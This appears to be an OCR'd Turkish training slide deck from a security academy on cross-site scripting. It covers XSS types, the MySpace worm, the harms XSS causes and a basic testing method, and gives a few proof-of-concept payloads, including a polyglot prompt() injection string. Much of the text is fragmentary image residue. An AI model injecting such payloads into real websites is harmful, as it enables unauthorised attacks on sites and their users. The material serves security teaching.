
# Reflected XSS




iğ i




# Stored XSS - Senaryo




# DOM Based XSS - Senaryo




# XSS - MySpace Worm




# XSS - MySpace Worm



# XSS - MySpace Worm



# XSS - MySpace Worm



# XSS - Diğer Wormlar

- Orkut
- Justin.tv
- Yahoo! Mail
- Facebook
- Twitter
- Reddit
- Digg
- MySpace
- ...


BİLGİ GÜVENLİĞİ  
AKADEMİSİ  
[www.bga.com.tr](http://www.bga.com.tr)

# XSS - Neden Olduğu Problemler

- Bilgi Hırsızlığı
  - Oturum Korsanlığı
  - Clipboard Veri Çalma, Tuş Yakalama, Ekran Çalma
- İçerik Değişikliği (Defacement)
- Geçmiş Tarama, Port Tarama
- Dahili IP Çalma, Web Spidering, XSS Botnet
- Açıklık Tarama, Worm



# XSS - İstatistikler



BİLGİ GÜVENLİĞİ  
AKADEMİSİ  
www.bga.com.tr

# XSS - Temel Test Tekniği - Analiz

1. XSS için denetlenecek parametre belirlenir
2. Bu parametreye **abcde** gibi basit bir değer verilerek istek yapılır
3. Cevap içerisinde **abcde** nerelerde geçiyor hesaplanır.
  - HTML
  - HTML Attribute
  - Javascript
  - URL

# XSS - Temel Test Tekniği - Test

1. Analiz sonucu parametre değeri olarak uygun **payload** gönderilir,
2. Cevabın içinde **payload** aranır,
3. Bulduğunda sayfa içinde **payload** uygun kodlama işleminden geçirilmemiş ise XSS güvenlik zafiyetinden bahsedilir.

# XSS - Payload 1

<plaintext>

# XSS - Payload 1 - Örnek



# XSS - Payload 2

```
';prompt(String.fromCharCode(88,83,83))//\';  
prompt(String.fromCharCode(88,83,83))//";  
prompt(String.fromCharCode(88,83,83))//\";  
prompt(String.fromCharCode(88,83,83))//--  
    ></ScRIPT>">'><ScRIPT>  
prompt(String.fromCharCode(88,83,83))</ScRI  
    PT>
```

# XSS - Payload 3

" ;!--" <abc>=&{() }


# Raw Echo - Payload

1

## 1. Vector I

Hints are disabled Try out:

You entered: **abcde**



2

## 1. Vector I

Hints are disabled Try out:

You entered:



# HTML Attribute - Payload

1

## 2. Vector II

Hints are disabled Try out:

Stylish span

2

## 2. Vector II

Hints are disabled Try out:

# HTML Attribute Interactive - Payload

1

## 3. Vector III

Hints are disabled

Try out:

Stylish span

2

## 3. Vector III

Hints are disabled

Try out:

# Javascript Injection - Payload

1

## 4. Vector IV

Hints are disabled

Try out:

abcde

2

## 4. Vector IV


Hints are disabled

Try out:

# innerHTML ByPass - Payload

1

## 5. Vector V

Hints are disabled  
 abcde

Try out:

2

## 5. Vector V

Hints are disabled  


Try out:

# CSS – Internet Explorer - Payload

1

## 7. Vector VII

Hints are disabled Try out:



This is dynamic backgrounded span


2

## 7. Vector VII

Hints are disabled Try out:

This is dynamic backgrounded span

# DOM Based XSS

